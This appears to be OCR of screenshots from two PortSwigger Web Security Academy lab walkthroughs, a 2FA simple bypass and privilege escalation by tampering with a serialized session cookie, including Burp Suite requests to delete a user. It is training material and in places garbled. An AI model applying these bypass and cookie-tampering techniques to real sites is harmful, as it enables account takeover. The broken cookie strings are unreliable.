


A7



Lab: 2FA simple bypass

APPRENTICE

LAB Not solved

This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA account page. To solve the lab, access Carlos's account page.

- Your credentials: `wiener:peter`
- Victim's credentials: `carlos:montoya`

ACCESS THE LAB



Login

Username

wiener

Password

•••••

Log in

*Untitled 1 - Mousepad

File Edit Search View Document

+

Untitled 1 •

Untitled 4

1 Fabian Garzon

2

Please enter your 4-digit security code

Login

*Untitled 1 - Mousepad

File Edit Search View Document Help

+

Untitled 1 •

Untitled 4 •

1 Fabian Garzon

2

[Back to lab home](#)

[Email client](#)

[Back to lab description](#)

Security code

*Untitled 1 - Mousepad

File Edit Search View Document Help

+

Untitled 1 •

Untitled 4 •


1 Fabian Garzon

2

Your security code is
1611.

Security


View



Please enter your 4-digit security code

1611

Login




My Account


Your username is: wiener

Your email is: wiener@exploit-0a9000600332578e800684cf017100f5.exploit-server.net



Email


Update email







[Home](#) | [My account](#) | [Log out](#)





wiener@exploit-
0a9000600332578e800684cf017100f
5.exploit-server.net

no-
reply@0a3200980393575d807b854200d
90063.web-security-academy.net




Congratulations, you solved the lab!

My Account

Your username is:

Your email is: carl




My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email




APPRENTICE
LAB Not solved

You can log in to your own account using the following credentials: `wiener:peter`

Solution

[Home](#) | [My account](#)

The screenshot shows the Mousepad application window. The title bar reads '*Untitled 1 - Mousepad'. The menu bar contains 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. The toolbar includes icons for creating a new file, opening a file, saving a file, printing, undo, redo, and a dropdown arrow. The text area contains two lines of code: '1 Fabian Garzon' and '2'.






*Untitled 1 - Mousepad





File Edit Search View Document Help


Icons: New, Open, Save, Save As, Print, Close, Undo, Redo, Dropdown

```
1 Fabian Garzon
2
```

A screenshot of the Burp Suite application interface. The top navigation bar includes tabs for 'Dashboard', 'Target', 'Proxy' (which is selected and highlighted with an orange underline), 'Intruder', and 'Repeater'. Below this, a sub-bar contains 'Intercept' (highlighted with an orange underline), 'HTTP history', 'WebSockets history', and a settings gear icon. At the bottom, there are buttons for 'Forward', 'Drop', and 'Intercept is off' (which is highlighted with a blue border).







3

4

5

6

7

8

9

0

1

2

3

4

5

6

Cookie: session=
[zo00iJVc2VyIjoyOntz0Jg6InVzZXJuYVllIi1ta0iV6Teda7wE1eiT7cpe10i-1k7C1
pbiI7Yjow030%3d

User-Agent: Mozilla/5.0 (X11; Linux ;
Gecko/20100101 Firefox/102.0

Accept:
text/html,application/xhtml+xml,application/javascript;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer:
https://0a5a0083035838da8011c61f008d
ogin

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

Te: trailers

Scan

Scan selected insertion point

Send to IntruderCtrl+I

Send to RepeaterCtrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Insert Collaborator payload

Request in browser>

Engagement tools [Pro version only]>

Change request method

Change body encoding

Copy URL

Copy as curl command

Copy to file

Paste from file

Save item

Save entire history

Paste URL as request

Add to site map

Convert selection>

URL-encode as you type

CutCtrl+X

CopyCtrl+C

PasteCtrl+V

URL>

HTML>



Base64>

Base64 URL>


Construct string>

Base64-decodeCtrl+Shift+B


Base64-encodeCtrl+B



Cookie: session=
Tzo00iJVc2VyIjoyOntzOjg6InVzZXJuYW11IjtzOjY6IndpZW51ciI7czo10iJhZG1
pbiI7YjoxO30%3d
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)



```
10 </div>
11 <div theme="">
12 <section class="maincontainer">
13 <div class="container is-page">
14 <header class="navigation-header">
15 <section class="top-links">
16 <a href="/>Home</a><p>|</p>
17 <a href="/admin">Admin panel</a><p>|</p>
18 <a href="/my-account?id=wiener">My
19 account</a><p>|</p>
20 <a href="/logout">Log out</a><p>|</p>
21 </section>
22 </header>
23
24 change-email-f
25
26 email" value="
27
28 Update email <
29 </form>
```



Send



Cancel


<|

|>

Request

Pretty Raw Hex

```
1 GET /admin HTTP/2
2 Host: 0a5a0083035838da8011c61f008d0087.web-securit
```



Response

Pretty Raw Hex Render

Web Security Academy

Modifying serialized objects

LAB Not solved

Back to lab description

Home | Admin panel | My account

Users

wiener - [Delete](#)

carlos - [Delete](#)

*Untitled 1 - Mousepad

File Edit Search View Document Help

```
1 Fabian Garzon
2
```

Request


Pretty Raw Hex

```
1 GET /admin/delete?username=carlos HTTP/2
2 Host: 0a5a0083035838da8011c61f008d0087.web-security-academy.ne
3 Cookie: session=
  Tzo00iJVc2VyIjoyOntzOjg6InVzZXJuYW11IjtzOjY6IndpZW51ciI7czo1Oi
4
5
6
7
8
```

